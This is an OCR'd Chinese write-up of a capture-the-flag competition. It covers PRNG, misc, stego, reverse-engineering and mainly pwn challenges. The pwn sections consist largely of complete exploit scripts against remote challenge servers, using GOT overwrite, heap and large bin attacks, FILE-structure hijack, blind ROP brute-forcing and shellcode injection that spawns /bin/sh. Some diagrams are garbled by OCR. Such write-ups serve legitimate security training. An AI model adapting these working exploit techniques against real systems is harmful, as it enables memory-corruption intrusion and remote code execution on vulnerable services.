
exp

```
from pwn import *
import re
import hashlib
from base64 import b64encode
string.ascii_letters+string.digits
def solve_pow(arg1, arg2):
   print (arg1, arg2)
   for i0 in string.ascii_letters+string.digits:
       for i1 in string.ascii_letters+string.digits:
           for i2 in string.ascii_letters+string.digits:
               for i3 in string.ascii_letters+string.digits:
                   i = i0+i1+i2+i3
                   hash = hashlib.sha256()
                   hash.update(str(i) + arg1.encode('utf-8'))
                   tmp = hash.hexdigest()
                   if tmp == arg2:
                       print (str(i))
                       return str(i)

p = remote("34.92.185.118","10002")
data = p.recvuntil('Give me XXXX:')
print(data)
regex = r"\+(.*)\) == (.*)"

test_str = data
matches = re.finditer(regex, test_str, re.MULTILINE)
for matchNum, match in enumerate(matches, start=1):
   p.sendline(solve_pow(match.group(1), match.group(2)))
   print(match.group(1), match.group(2))

print(p.recvuntil('opcode(hex):'))
p.sendline('030401130005330239')
print(p.recvline())
print(p.recvline())
print(p.recvline())
```

## babyprng2

与第一题类似. 多了一个队列, 并且每次保存都会出栈, 不能像第一题无脑循环.
按 题1 思路, 依然是需要一个 1.
有以下循环

```
| 1 ? => 1 1
■■■■■■■ 1 1 1
1 1 1 ■ 1
| 1 1 => 1 0 ■ 0
1 ■■■■■
```





最后payload为

```
011112063506060803060136060608030004000053a
```

## Misc


### She

使用cheat engine工具
修改存档打败boss后






9个房间每次开一个只能打开一个门，有一个bad
door在touch后不能打开其他门，经测试在3号门得到数字3，在8号门得到数字7，在2号门得到数字1，在1号门得到数字2，在5号门得到数字6，在7号门得到数字9，9号门
door。剩下两个门打不开。得到六个数字后可进入一个房间，找到镜子。




人在镜子右边，说的是md5 decrypt
后来发现人站在镜子左边
镜子说的话又变了




猜测右边的是迷惑人的。
按得到的数字371269加密后发现不对，根据题目提示，Please combine numbers in the order of the rooms，改为213697进行md5加密，得到flag.

## otaku

ichunqiu级别，无语凝噎。
`binwalk -e`直接解zip，把doc转docx接着解压提取出里面的隐藏字符，用GBK保存到文本文件。之后已知明文攻击提取密码My_Waifu，最后LSB隐写。

## pwn

### quick sort

利用思路：

gets覆盖ptr，导致任意写，修改free@got为main，将ptr修改为可泄露地址进行泄露，再次执行劫持`atoi@got`为`system`

```
from pwn import *
def main():
   # gdb.attach(p,"b *0x080488ED")
   # set free --> main
   got_free = 0x804a018
   main_addr = 0x80489C9
   payload = str(main_addr)
   payload = payload.ljust(16,"\x00")
   payload += p32(1)+p32(0)*2+p32(got_free)
   p.recvuntil("how many numbers do you want to sort?")
   p.sendline("1")
   p.recvuntil("the 1th number:")
   p.sendline(payload)

   #leak libc
   stderr = 0x804a060
   p.recvuntil("how many numbers do you want to sort?")
   p.sendline("2")
   p.recvuntil("the 1th number:")
   payload = "-"+str(0x7fffffff)
   payload = payload.ljust(16,"\x00")
   payload += p32(2)+p32(0)*2+p32(stderr-4)
   p.sendline(payload)
   p.recvuntil("the 2th number:")
   payload = "0"
   payload = payload.ljust(16,"\x00")
   payload += p32(2)+p32(11)*2+p32(stderr)
   p.sendline(payload)
   p.recvuntil("Here is the result:\n")
   libc_base = int(p.recvuntil(" ",drop=True))+0x100000000-0x1b2cc0
   info("libc : " + hex(libc_base))

   #atoi --> system
   p.recvuntil("how many numbers do you want to sort?")
   p.sendline("1")
   p.recvuntil("the 1th number:")
   payload = str(libc.symbols["system"]+libc_base-0x100000000)
   payload = payload.ljust(16,"\x00")
```

```
    payload += p32(1)+p32(0)*2+p32(elf.got["atoi"])
    p.sendline(payload)

    p.recvuntil("how many numbers do you want to sort?")
    p.sendline("1")
    p.recvuntil("the 1th number:")
    p.sendline("/bin/sh")
    p.interactive()
if __name__ == "__main__":
    # p = process("./quicksort",env={"LD_PRELOAD":"./libc.so.6"})
    p = remote("34.92.96.238","10000")
    # p = process("./quicksort")
    elf = ELF("./quicksort")
    libc = ELF("./libc.so.6")
    main()
```

grilfriend

```
#coding:utf-8
from pwn import *
# context.log_level = 'debug'
local = 0
libc_path = "./lib/libc.so.6"
if local:

    p = process("./chall_patch",env={"LD_PRELOAD":libc_path})
    context.binary = "./chall_patch"
    elf = context.binary
    libc = elf.libc
else:
    p = remote("34.92.96.238", 10001)
    libc = ELF(libc_path)

def new(size,content):
    p.sendlineafter("Input your choice:",'1')

    p.recvuntil("name\n")
    p.sendline(str(size))
    p.recvuntil("name:\n")
    p.sendline(content)
    p.recvuntil("call:\n")
    p.sendline('0'*11)

def show(index):
    p.recvuntil("choice:")
    p.sendline('2')
    p.recvuntil("index:\n")
    p.sendline(str(index))

def delete(index):
    p.recvuntil("choice:")
    p.sendline('4')
    p.recvuntil("index:\n")
    p.sendline(str(index))

chunk_list = 0x202060
new(0x500,'a'*8)
new(0x60,'b'*8)
new(0x60,'b'*8)
new(0x60,'b'*8)
new(0x60,'b'*8)
delete(0)
show(0)
libc_base = (u64(p.recvuntil("phone:",drop=True)[-7:-1].ljust(8,"\x00"))) - 0x3b1ca0
success("libc_base->{:#x}".format(libc_base))

delete(1)
delete(3)
show(3)
```

```
heap_base = u64(p.recvuntil("phone:",drop=True)[-7:-1].ljust(8,"\x00")) - 0x7b0
success("heap_base->{:#x}".format(heap_base))
for i in range(10):
   new(0x68,'a'*8)
for i in range(10):
   delete(i+4)
delete(12)
#-------------
for i in range(7):
   new(0x68,'a')


new(0x68,p64(libc_base + 0x3b38c8))  ##free_hook
new(0x68,"/bin/sh\x00")
new(0x68,p64(libc_base + 0x41c30))  ## system
# gdb.attach(p,'''b malloc\nb free\nb* $0xF87''')
new(0x68, p64(libc_base + 0x41c30))
delete(13)

p.interactive()
```

## upxofcpp

思路
upx加壳，主程序空间可读可写可执行
free的时候没有清空指针
node结构体中存在指向函数调用的func_table,通过构造使得func_table指到堆，使得*func_table的show函数指向堆上，在show函数指向的堆上构造shellcode

```
from pwn import *
context.update(os='linux', arch='amd64')

# p = process('./upxofcpp',env = {'LD_PRELOAD':'./libc-2.23.so'})
p = remote('34.92.121.149', 10000)

def new(idx,size,intg):
   string = ''
   p.sendlineafter('Your choice:','1')
   p.sendlineafter('Index:',str(idx))
   p.sendlineafter('Size:',str(size))
   for i in range(size):
       string += str(intg)+'\n'
   print string
   p.sendafter('Input '+str(size)+' integers, -1 to stop:',string)

def free(idx):
   p.sendlineafter('Your choice:','2')
   p.sendlineafter('vec index:',str(idx))

def show(idx):
   p.sendlineafter('Your choice:','4')
   p.sendlineafter('index:',str(idx))

new(0,2,2)
p.sendlineafter('Your choice:','1')
p.sendlineafter('Index:','1')
p.sendlineafter('Size:',str(6))
'''
push rax
pop rsi
push rcx
push rcx
pop rax
pop rdi
syscall
'''
payload = '0\n'*2 + str(0x51515e50)+'\n' + str(0x53415f58)+'\n' + str(0x00050f5a) +'\n' + str(0xdead)+'\n'
p.sendafter('Input 6 integers, -1 to stop:',payload)
new(2,2,2)
```

```
free(1)
new(3,8,2)
free(0)

# gdb.attach(p,'c\n')
show(0)

p.send('\x90'*0x90 + asm(shellcraft.sh()))
p.interactive()
```

### heap_master

注意

- libc是2.25的
- 远程没有bin目录，只能在程序内orw

利用思路
large bin attack 修改_IO_2_1_stdout_，导致泄露，之后再次large bin attack修改_IO_list_all获得一次任意地址call，从而将栈迁移到mmap的内存上，执行事先布置的ropchain

```
from pwn import *
context.update(os='linux', arch='amd64')

def g(off):
   return libc.address + off

def _add(p, size):
   p.sendlineafter('>> ', '1')
   p.sendlineafter('size: ', str(size))

def _edit(p, off, cont):
   p.sendlineafter('>> ', '2')
   p.sendlineafter('offset: ', str(off))
   p.sendlineafter('size: ', str(len(cont)))
   p.sendafter('content: ', cont)

def _del(p, off):
   p.sendlineafter('>> ', '3')
   p.sendlineafter('offset: ', str(off))

def exploit(host, port=60001):
   if host:
       p = remote(host, port)
       guess = 0x40
   else:
       p = process('./heap_master', env={'LD_PRELOAD':libc_path})
       gdb.attach(p, 'source ./gdb.script')
       guess = int(raw_input('guess?'), 0x10) << 4
       # guess = 0x50
   add = lambda x: _add(p, x)
   edit = lambda x,y: _edit(p, x, y)
   free = lambda x: _del(p, x)

   stdout = ((guess|6)<<8)# + 0x20

   offset = 0x8800-0x7A0

   edit(offset+8, p64(0x331)) #p1
   edit(offset+8+0x330, p64(0x31))
   edit(offset+8+0x360, p64(0x411)) #p2
   edit(offset+8+0x360+0x410, p64(0x31))
   edit(offset+8+0x360+0x440, p64(0x411)) #p3
   edit(offset+8+0x360+0x440+0x410, p64(0x31))
   edit(offset+8+0x360+0x440+0x440, p64(0x31))


   free(offset+0x10) #p1
   free(offset+0x10+0x360) #p2
```

```
add(0x90)

edit(offset+8+0x360, p64(0x101)*3)
edit(offset+8+0x460, p64(0x101)*3)
edit(offset+8+0x560, p64(0x101)*3)
free(offset+0x10+0x370)
add(0x90)
free(offset+0x10+0x360)
add(0x90)

edit(offset+8+0x360, p64(0x3f1) + p64(0) + p16(stdout-0x10)) #p2->bk

edit(offset+8+0x360+0x18, p64(0) + p16(stdout)) #p2->bk_nextsize

free(offset+0x10+0x360+0x440) #p3

add(0x90)

p.recv(0x10)

heap = u64(p.recv(8)) - 0x83c0
info('heap @ '+hex(heap))

libc.address = u64(p.recv(8)) - 0x39e5f0# + 0x1fe0
info('libc.address @ '+hex(libc.address))

# yet another large bin attack

offset = 0x100

edit(offset+8, p64(0x331)) #p1
edit(offset+8+0x330, p64(0x31))
edit(offset+8+0x360, p64(0x511)) #p2
edit(offset+8+0x360+0x510, p64(0x31))
edit(offset+8+0x360+0x540, p64(0x511)) #p3
edit(offset+8+0x360+0x540+0x510, p64(0x31))
edit(offset+8+0x360+0x540+0x540, p64(0x31))

free(offset+0x10) #p1
free(offset+0x10+0x360) #p2

add(0x90)

edit(offset+8+0x360, p64(0x4f1) + p64(0) + p64(libc.sym['_IO_list_all']-0x10) + p64(0) + p64(libc.sym['_IO_list_all']-0x20)

free(offset+0x10+0x360+0x540) #p3

add(0x200)

# trigger on exit()

pp_j = g(0x10fa54) # pop rbx ; pop rbp ; jmp rcx
p_rsp_r = g(0x3870) # pop rsp ; ret
p_rsp_r13_r = g(0x1fd94) # pop rsp ; pop r13 ; ret
p_rdi_r = g(0x1feea) # pop rdi ; ret
p_rdx_rsi_r = g(0xf9619) # pop rdx ; pop rsi ; ret

fake_IO_strfile = p64(0) + p64(p_rsp_r) + p64(heap+8) + p64(0) + p64(0) + p64(p_rsp_r13_r)
_IO_str_jump = p64(libc.address + 0x39A500)

orw = [
    p_rdi_r, heap,
    p_rdx_rsi_r, 0, 0,
    libc.sym['open'],
    p_rdi_r, 3,
    p_rdx_rsi_r, 0x100, heap+0x1337,
    libc.sym['read'],
    p_rdi_r, 1,
    p_rdx_rsi_r, 0x100, heap+0x1337,
```

```
        libc.sym['write'],
    ]

    edit(0, './flag\x00\x00' + flat(orw))
    edit(offset+0x360+0x540, fake_IO_strfile)
    edit(offset+0x360+0x540+0xD8, _IO_str_jump)
    edit(offset+0x360+0x540+0xE0, p64(pp_j))

    info('b *'+hex(pp_j))

    p.sendlineafter('>> ', '0')

    p.interactive()

if __name__ == '__main__':
    libc_path = './lib/libc.so.6'
    libc = ELF(libc_path)
    exploit(args['REMOTE'])
```

blindpwn

BROP

溢出偏移是40
爆破可用的gadget

```
from pwn import *
# context.log_level = 'debug'
padding = "a"*40
def find_gadget(addr):
    fd = open("gadget.txt",'a')
    fd.write(hex(addr)+'\n')
    fd.close()

for addr in range(0x400000,0x401AA0,0x1):
    p = remote("34.92.37.22",10000)
    p.recvuntil("pwn!\n")
    passwd = padding + p64(addr)
    log.info("now addr is " + hex(addr))
    p.sendline(passwd)
    try:
        msg = p.recvrepeat(9)
        if(msg!= ""):
            log.success("find addr" + hex(addr))
            print msg
            find_gadget(addr)
            addrs.append(addr)
        p.close()
    except EOFError as e:
        p.close()
        log.info("connection close at " + hex(addr))
print addrs
```

leak 脚本↓

```
from pwn import *
context.update(os='linux', arch='amd64')

def leak(off):
    p = remote('34.92.37.22', 10000)
    rop = [
        p_rdi_r, 0,
        p_rsi_r13_r, 0x400000+off, 0,
        0x400515,
    ]
    p.sendafter('pwn!\n', 'A'*40 + flat(rop))
    data = p.recv(0x100)
    p.close()
    return data
```

```
if __name__ == '__main__':
   p_rdi_r = 0x40077a+9
   p_rsi_r13_r = 0x40077a+7
   for x in xrange(0, 0x1000, 0x100):
       fp = open('blind', 'a')
       fp.write(leak(x))
       fp.close()
```

拿到elf文件之后，直接找到几个可用的gadgets进行利用

```
from pwn import *
context.update(os='linux', arch='amd64')

def v(x):
   return x+0x400000

def exploit(host='34.92.37.22', port=10000):
   p = remote(host, port)
   rop = [
       p_rdi_r, 1,
       p_rsi_r15_r, 0x601018, 0,
       write_plt,
       p_rdi_r, 0,
       p_rsi_r15_r, 0x601030, 0,
       read_plt,
       p_rdi_r, 0x601038,
       v(0x550),
   ]
   p.sendafter('pwn!\n', 'A'*40 + flat(rop))
   write = u64(p.recv(8))
   setbuf = u64(p.recv(8))
   read = u64(p.recv(8))
   __libc_start_main = u64(p.recv(8))
   libc.address = read - libc.sym['read']
   info('libc @'+hex(libc.address))
   p.send(p64(libc.sym['system']) + '/bin/sh\x00')
   p.sendline('cat flag')
   p.interactive()

if __name__ == '__main__':
   libc = ELF('./libc6_2.23-0ubuntu11_amd64.so')
   write_plt = v(0x520)
   read_plt = v(0x540)
   p_rdi_r = v(0x783)
   p_rsi_r15_r = v(0x781)
   exploit()

# *CTF{Qri2H5GjeaO1E9Jg6dmwcUvSLX8RxpI7}
```

## babyshell

```
from pwn import *
context.update(os='linux', arch='amd64')

def exploit(host, port=10002):
   if host:
       p = remote(host, port)
   else:
       p = process('./shellcode')
       gdb.attach(p, '''
           b *0x00000000004008CB
           c
       ''')
   sc = asm('''
       pop rdx
       pop rdi
       pop rdi
       pop rdi
       pop rdi
       pop rdi
```

```
        pop rdi
        pop rdi
        pop rdi
        pop rdi
        syscall
    ''')
    p.sendafter('plz:', sc)
    p.send('\x90'*0x100 + asm(shellcraft.sh()))
    p.interactive()

if __name__ == '__main__':
    exploit(args['REMOTE'])

# *CTF{LtMh5VbedHlngmKOS2cwWRo4AkDGzCBy}
```

## RE

### fanoGo

程序逻辑：以corpus.txt的内容作为table，要求将输入经过fano.(*Fano).Decode后等于

```
If you cannot read all your books...fondle them---peer into them, let them fall open where they will, read from the first sentence that arrests the eye, set them back on the shelves with your own hands, arrange them on your own plan so that you at least know where they are. Let them be your friends; let them, at any rate, be your acquaintances.
```

直接复用程序中的fano.(*Fano).Encode，将上面的数据编码得到密文

```
from pwn import *

context.update(os='linux', arch='amd64')

# p = process('./fanoGo')
p = remote('34.92.37.22', 10001)

ans = [
0x82c2b7c2bec3602b,
0x2a87c25b95c389c2,
0x6fbdc35196c21369,
0x94c27492c35a2832,
0xa4c296c295c294c2,
0xb3c28ec3a3c28ac3,
0x46aec2bac2242424,
0x2332abc33cacc22b,
0xc3acc2b3c3b0c32a,
0xc26ba3c22c87c285,
0xc3a8c25c87c30fad,
0x12b9c3a1c3afc2b3,
0x91c2a6c272448ac3,
0x676451a7c3316d66,
0x5191c296c26b7578,
0x7b578ec3133ea7c3,
0xc311297f459dc247,
0x8ac259a7c3a1c395,
0xfb5c291c28cc206,
0xc38bc3bac28ec23a,
0x718ec2bcc3a8c3aa,
0x42b9c336326fbdc3,
0xc3792292c349a7c3,
0x6396c3795493c389,
0x6f23b3c396c31f6a,
0x76a8c394c23794c2,
0xadc23f7c8ec383c3,
0x7baac20c9fc2a0c3,
0x7eb0c3adc22683c3,
0x97f9dc247a5c33a,
0xafc2b0c24449a5c3,
0xbdc351508cc33a0f,
0x49272d8cc32c326f,
0xc2b3c3b0c32aa3c3,
0xc2b0c389c288c3ac,
```

```
0x4111299fc21c7e9d,
0xc288c3bcc2b5c347,
0xb8c2a2c3b0c3389a,
0x5092c315a9c3,
]

# gdb.attach(p, '''
# b *0x000000000045C4F0
# # command
# # set $rip=0x000000000045C970
# # fin
# # end
# c
# ''')

p.sendafter(':', flat(ans)[:0x136])

p.interactive()

# *CTF{NUY4a3E5D9186hVzejoyItr7xHBcmOpv}
```